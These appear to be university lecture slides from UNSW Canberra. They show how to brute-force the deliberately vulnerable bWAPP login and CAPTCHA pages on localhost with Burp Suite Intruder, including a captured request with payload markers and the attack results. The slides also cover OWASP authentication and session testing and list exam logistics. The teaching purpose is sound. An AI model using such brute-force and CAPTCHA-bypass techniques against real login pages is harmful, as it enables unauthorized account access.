
34

①⚙️ ← → Search... 0 matches

Finished

JNSW
CANBERRA

Using Burp Suite for Brute Force a Login Page



A screenshot of the bWAPP web application. At the top, there are two browser tabs both titled "bWAPP - Broken Authentication". A large blue arrow points from the text "Paste the link here" in a blue header bar to the address bar of the first tab, which contains the URL "localhost/bwapp/ba_pwd_attacks_1.php". The main content area has a yellow background. It features the bWAPP logo with a bee icon and the text "an extremely buggy web app !". On the right, there are dropdown menus for "Choose your bug:" set to "bWAPP v2.2" and "Set your security level:" set to "low". Below these are navigation links: Bugs, Change Password, Create User, Set Security Level, Reset, Credits, Blog, Logout, and Welcome Bee. The current page title is "/ Broken Auth. - Password Attacks /". The form for entering credentials ("bee/bug") has fields for "Login:" and "Password:", and a "Login" button. A yellow box highlights the message "Successful login!" at the bottom.

Paste the link here

Choose your bug:
bWAPP v2.2

Set your security level:
low Set Current: low

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout Welcome Bee

/ Broken Auth. - Password Attacks /

Enter your credentials (bee/bug).

Login:

Password:

Login

Successful login!

Captcha



Type the code you see above:

*

- CAPTCHA was first invented in 1997
- It is used to prevent the bot, malware and attacks such as brute force.
- Application of Captcha:
 - Form Authentication: For login and sign up it can be used to ensure that the end user is human.
 - Preventing Fake Registrations: With the captcha we can prevent bots from creating an account on a system.
 - Preventing Fake comments: This way bot would not be able to do Comment on a system.
 - NetBanking and financial institutes: To ensure that Authentication is only done by humans and this way manipulation of transactions can be prevented.
- CAPTCHA bypass Is too easy with modern bots
- Alternatives:
 - Using biometrics
 - Multi-Factor Authentication
 - Ad Fraud Solutions

bWAPP – Bypass Captcha

localhost/bwapp/portal.php



bWAPP
an extremely buggy web app !

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout Welcome Bee

/ Portal /

bWAPP, or a buggy web application, is a free and open source deliberately insecure web application. It helps security enthusiasts, developers and students to discover and to prevent web vulnerabilities. bWAPP covers all major known web vulnerabilities, including all risks from the OWASP Top 10 project! It is for security-testing and educational purposes only.

Which bug do you want to hack today? :)

- / A2 - Broken Auth. & Session Mgmt. /
 - Broken Authentication - CAPTCHA Bypassing**
 - Broken Authentication - Forgotten Function
 - Broken Authentication - Insecure Login Forms
 - Broken Authentication - Logout Management
 - Broken Authentication - Password Attacks
 - Broken Authentication - Weak Passwords
 - Session Management - Administrative Portals
 - Session Management - Cookies (HTTPOnly)
- Hack



UNSW
CANBERRA

bWAPP – Bypass Captcha

The screenshot shows a web browser window for 'bWAPP - Broken Authentication' at 'localhost/bwapp/ba_captcha_bypass.php'. The page has a yellow header with the bWAPP logo and a bee icon, followed by the text 'an extremely buggy web app !'. A black navigation bar below contains links for 'Bugs', 'Change Password', 'Create User', 'Set Security Level', 'Reset', 'Credits', 'Blog', 'Logout', and 'Welcome Bee'. The main content area features a title '/ Broken Auth. - CAPTCHA Bypassing /' with social sharing icons for Twitter, LinkedIn, Facebook, and Email. It includes fields for 'Login' (containing 'testuser') and 'Password' (containing '....'). Below these is a CAPTCHA image with the text 'Cxt1-q' overlaid, and a 'Reload' button. A 'Re-enter CAPTCHA:' field also contains 'Cxt1-q'. At the bottom are 'Login' and 'Logout' buttons.

bWAPP – Bypass Captcha

Burp Suite Community Edition v2023.4.5 - Temporary Project

Request to http://localhost:80 [127.0.0.1]

POST /bwapp/ba_captcha_bypass.php HTTP/1.1

Host: localhost

Content-Length: 60

Cache-Control: max-age=0

sec-ch-ua: "Chromium";v="113", "Not-A.Brand";v="24"

sec-ch-ua-mobile: ?0

sec-ch-ua-platform: "Windows"

Upgrade-Insecure-Requests: 1

Origin: http://localhost

Content-Type: application/x-www-form-urlencoded

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5672.127 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

Sec-Fetch-Site: same-origin

Sec-Fetch-Mode: navigate

Sec-Fetch-User: ?1

Sec-Fetch-Dest: document

Referer: http://localhost/bwapp/ba_capt

Accept-Encoding: gzip, deflate

Accept-Language: en-US,en;q=0.9

Cookie: security_level=0; PHPSESSID=c66

Connection: close

login=testuser&password=test&captcha_us

Send to Intruder

Send to Repeater

Send to Sequencer

Send to Comparer

Send to Decoder

Insert Collaborator payload

Request in browser

Engagement tools [Pro version only]

Change request method

Change body encoding

Copy URL

Copy as curl command (bash)

Copy to file

Paste from file

Save item

Don't intercept requests

Do intercept

Convert selection

URL-encode as you type

Cut

Copy

Paste

Comment this item

HTTP/1

Inspector

Request attributes

Request query parameters

Request body parameters

Request cookies

Request headers

0 matches

bWAPP – Bypass Captcha

The screenshot shows the Burp Suite Community Edition interface with the following numbered annotations:

1. Burp Suite logo and menu bar: Burp, Project, Intruder, Repeater, Window, Help.
2. Project title: Burp Suite Community Edition v2023.4.5 - Temporary Project.
3. Top right: Minimize, Maximize, Close buttons.
4. Top navigation bar: Dashboard, Target, Proxy, **Intruder**, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Extensions, Learn.
5. Sub-navigation bar: Positions, **Payloads**, Resource pool, Settings.
6. Main content area: "Choose an attack type" dropdown set to "Cluster bomb".
7. "Start attack" button.
8. "Payload positions" section: "Configure the positions where payloads will be inserted, they can be added into the target as well as the base request."
9. "Target" field: http://localhost.
10. "Update Host header to match target" checkbox: checked.
11. "Add \$" button.
12. "Clear \$" button.
13. "Auto \$" button.
14. "Refresh" button.
15. Request payload code:

```
1 POST /bwapp/ba_captcha_bypass.php HTTP/1.1
2 Host: localhost
3 Content-Length: 60
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="113", "Not-A.Brand";v="24"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://localhost
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5672.127 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost/bwapp/ba_captcha_bypass.php
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20 Cookie: security_level=0; PHPSESSID=c66qmujiv4cgllmg3b46mhd9bd
21 Connection: close
22
23 login=$testuser$&password=$test$&captcha_user=Ct1l-q&form=submit
```
16. "2" indicates the position of the payload insertion point.
17. Bottom left: Search bar, Clear, and 0 matches.
18. Bottom right: UNSW Canberra logo.

bWAPP – Bypass Captcha

Screenshot of Burp Suite Community Edition v2023.4.5 - Temporary Project showing the Intruder tab and a file selection dialog.

The main interface shows the following:

- Toolbar:** Burp, Project, Intruder, Repeater, Window, Help.
- Menu Bar:** Burp Suite Community Edition v2023.4.5 - Temporary Project.
- Sub-Menu:** Dashboard, Target, Proxy, **Intruder**, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Extensions, Learn.
- Tool Buttons:** Positions, **Payloads** (highlighted), Resource pool, Settings.
- Payloads Tab Content:**
 - Payload sets:** You can define one or more payload sets. The number of payload sets: 2. Payload type: Simple list.
 - Payload settings [Simple list]:** This payload type lets you configure a simple list of strings that are repeated across requests. It includes buttons for Paste, Load ..., Remove, Clear, Duplicate, Add (with input field "Enter a new item"), and Add from list ... [Pro version only].
 - Payload processing:** You can define rules to perform various processing tasks on each payload. It includes buttons for Add, Edit, Remove, Up, Down, and a Rule table.
- Intruder Tab Content:** A large text area for defining attack parameters, with a "Start attack" button.

A file selection dialog is open in the foreground, showing the following:

- Look In:** Lecture 12 Materials
- Recent Items:** Desktop, Documents, This PC, Network.
- File List:** passwords.txt (selected), usernames.txt
- Buttons:** File Name: passwords.txt, Files of Type: All files, Open, Cancel.

bWAPP – Bypass Captcha

Attack Save Columns

7. Intruder attack of http://localhost - Temporary attack - Not saved to project file

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	Comment
29	admin	bug	200	<input type="checkbox"/>	<input type="checkbox"/>	13887	
30	administrator	bug	200	<input type="checkbox"/>	<input type="checkbox"/>	13887	
31	manager	bug	200	<input type="checkbox"/>	<input type="checkbox"/>	13887	
32	bee	bug	200	<input type="checkbox"/>	<input type="checkbox"/>	13856	

Request Response

Pretty Raw Hex Render

```
<br />
<input type="password" id="password" name="password" size="20" autocomplete="off" />
</p>
75
76 <p>
    <iframe src="captcha_box.php" scrolling="no" frameborder="0" height="70" width="350">
        </iframe>
    </p>
77
78 <p>
    <label for="captcha_user">
        Re-enter CAPTCHA:
    </label>
    <br />
    <input type="text" id="captcha_user" name="captcha_user" value="" autocomplete="off" />
</p>
80
81 <button type="submit" name="form" value="submit">
    Login
</button>
82
83     &ampnbsp&ampnbsp&ampnbsp<font color="green">
        Successful login!
    </font>
84
85 </form>
86
87 </div>
88
89 <div id="side">
90
91     <a href="http://twitter.com/MME_IT" target="blank_" class="button">
        
    </a>
92     <a href="http://be.linkedin.com/in/malikmesellem" target="blank_" class="button">
```

OWASP Testing Guide: Authentication

4. Testing for Bypassing Authentication Schema

- Bypass by simply skipping the log in page
- Directly calling an internal page
- Parameter modification
- Session ID prediction

5. Testing for Vulnerable Remember Password

- The "remember my password" mechanism can be implemented with one of the following methods:
- Set autocomplete="off" for the username and password field including captcha field
- The password must be hashed/encrypted and not sent in the clear.

6. Testing for Browser cache weakness

- **Browse History**
 - Entering sensitive information into the application and logging out. Then the tester clicks the "Back" button of the browser to check whether previously displayed sensitive information can be accessed whilst unauthenticated.

OWASP Testing Guide: Authentication

7. Testing for Weak password policy

- Password complexity
- Password history + password changing period
- Password expires
- Different between last password and next password
- Prevent user to use username or other account information as a password

8. Weak password change or reset functionalities

- if users, other than administrators, can change or reset passwords for accounts other than their own.

Broken Session Management

- **Session Management:**
 - It is a process by which server maintains the state of an entity interacting with it
 - This is required for a server to remember how to react to subsequent requests throughout a transaction.
- **Broken Session Management**
 - Inadequate Session Management policies
 - Sending session cookie over an insecure channel
 - Insecure session generation
 - Session fixation vulnerability
 - No protection of session cookie

Broken Session Management

- **Result of Broken Session Management**
 - By-pass authentication
 - Complete control of accounts
 - Account theft, sensitive end-user (customer) data could be stolen
 - Reputational damage and revenue loss.

OWASP Testing Guide: Session Management

1. Testing for Bypassing Session Management Schema

➤ Cookie Analysis

- How many cookies are used in the application
- Which parts of the application generate and/or modify the cookie?
- Which parts of the application require this cookie in order to be accessed and utilized?

➤ Session ID Predictability and Randomness

- Session Time-out
- What elements of the Session IDs are time-linked?

OWASP Testing Guide: Session Management

2. Testing for cookies attributes

- **Secure Attribute**
 - ";secure" (Cookie will only be sent over SSL/TLS)
- **HttpOnly**
 - ";HttpOnly" (JS cannot access cookie. Prevent client side script attack)
- **Domain Attribute**
 - "; domain=app.mysite.com" and NOT "; domain=.mysite.com"
- **Path Attribute**
 - "; path=/myapp/" and NOT "; path=/".
- **Expires Attribute**
 - "; expires=Sun, 31-Jul-2016 13:45:29 GMT"

OWASP Testing Guide: Session Management

3. Testing for Session Fixation

4. Testing for Exposed Session Variables

- How are Session IDs transferred? e.g., GET, POST, Form Field (including hidden fields)
- Are GET requests incorporating the Session ID used?
- If POST is used, can it be interchanged with GET?

5. Testing for logout functionality

- A secure session termination requires at least the following components:
 - Availability of user interface controls that allow the user to manually log out.
 - Session termination after a given amount of time without activity (session timeout).

6. Test Session Timeout

- The log out function effectively destroys all session token
- The server performs proper checks on the session state, disallowing an attacker to replay previously destroyed session identifiers

Example

- Gibson Security detailed vulnerabilities in the snapchat service, which was dismissed as a purely theoretical attack. A week later, brute force enumeration had revealed 4.6 million usernames and phone numbers.
- Laxman Muthiyah found that it was possible for a malicious user to use a request to assign admin permissions to himself for a particular Facebook page. A sample request can be found here:

<https://www.horangi.com/blog/real-life-examples-of-web-vulnerabilities>

- In 2012, a [foreign hacker was reported to have stolen 387,000 credit card numbers](#) and 3.6 million Social Security numbers from the South Carolina Department of Revenue.
- In 2013 over 34 million Americans reported some form of identity theft.
- Three quarters through 2014 there is already a reported 568 data breaches with over 75 million records compromised and hundreds of millions of users affected. This is up from the 439 breaches in 2013.
- Identity theft isn't a possibility, it's a reality that is happening all the time and identity theft is at the core of the 2nd of [OWASP's top 10 most critical web security risks of 2013](#); Broken Authentication and Session Management.

Final Exam: Conditions

- **Exam Duration:** 180 minutes
- **Exam Condition:** Open book, invigilated, not allowed to use ChatGPT or any communication software (like email, WhatsApp, Teams, etc).
- **Bring your own Laptop**
- **Ensure the following software packages are installed on your device:**
 - PHP
 - MySQL
 - Node.js
 - Express.js
 - Laravel
 - Postman Desktop
 - Laragon or XAMPP
- **Make sure that port TCP 3000, TCP 3306 and TCP 8000 are open on your firewall.**
 - Check with your lab demonstrator during the lab if your laptop is ready for the exam. You should be able to run the codes for Lab 8 and Lab 9.

Final Exam: Format

- **Exam will be on Moodle:** The exam will consist of four tasks that involve coding as well as answering questions.
- **Delivery:**
 - For each finished task in the exam, you must:
 - Create a folder in which you store the task related code and documents (code, data files, images, readme, or any other files that are needed to run the codes).
 - Assign the folder the name of the task. For instance, for Task1 (no space), you name the folder Task 1.
 - At the end of the exam, compress all tasks folders into a zip file
 - Name the file **Exam-StudentID-StudentName.zip**.
 - Submit the zip file to the exam submission box.
 - More instructions will be provided on the day of the exam.

Final Exam: Preparation

- The best source for preparation would be labs and lectures material.
- Review all techniques and sample codes covered in lectures and labs solutions.
- All exam tasks are practical.
- Use the techniques, coding languages, and tools specified in the task description.
 - For example, if you are asked to create a front end code using HTML, CSS, or JS, you should not use PHP.
 - If it is mentioned to use CSS (or Bootstrap) you are allowed to use Bootstrap, otherwise, you need to stick with CSS for styling.
- If you are not able to finish one task, try to complete some of its subtasks to achieve partial marks. The marker should be able to verify the subtask is complete.

Final Note

- **Deadline for Project 2 is Sunday 4th of June, 23h59.**
 - Submission boxes are now open.
 - One submission box for submission of the group part(one submission per group suffice).
 - One submission for individual part.
- **Due to compensation day, Quiz 3 will take place during week 13's labs**
 - Quiz will cover material discussed in weeks 7 – 12
- **Lab 12 would be a help session for Project 2. If you need an informal feedback, please come to the lab and talk to your lab demonstrator.**



KEEP
CALM
AND
BEST OF
LUCK

QUESTIONS?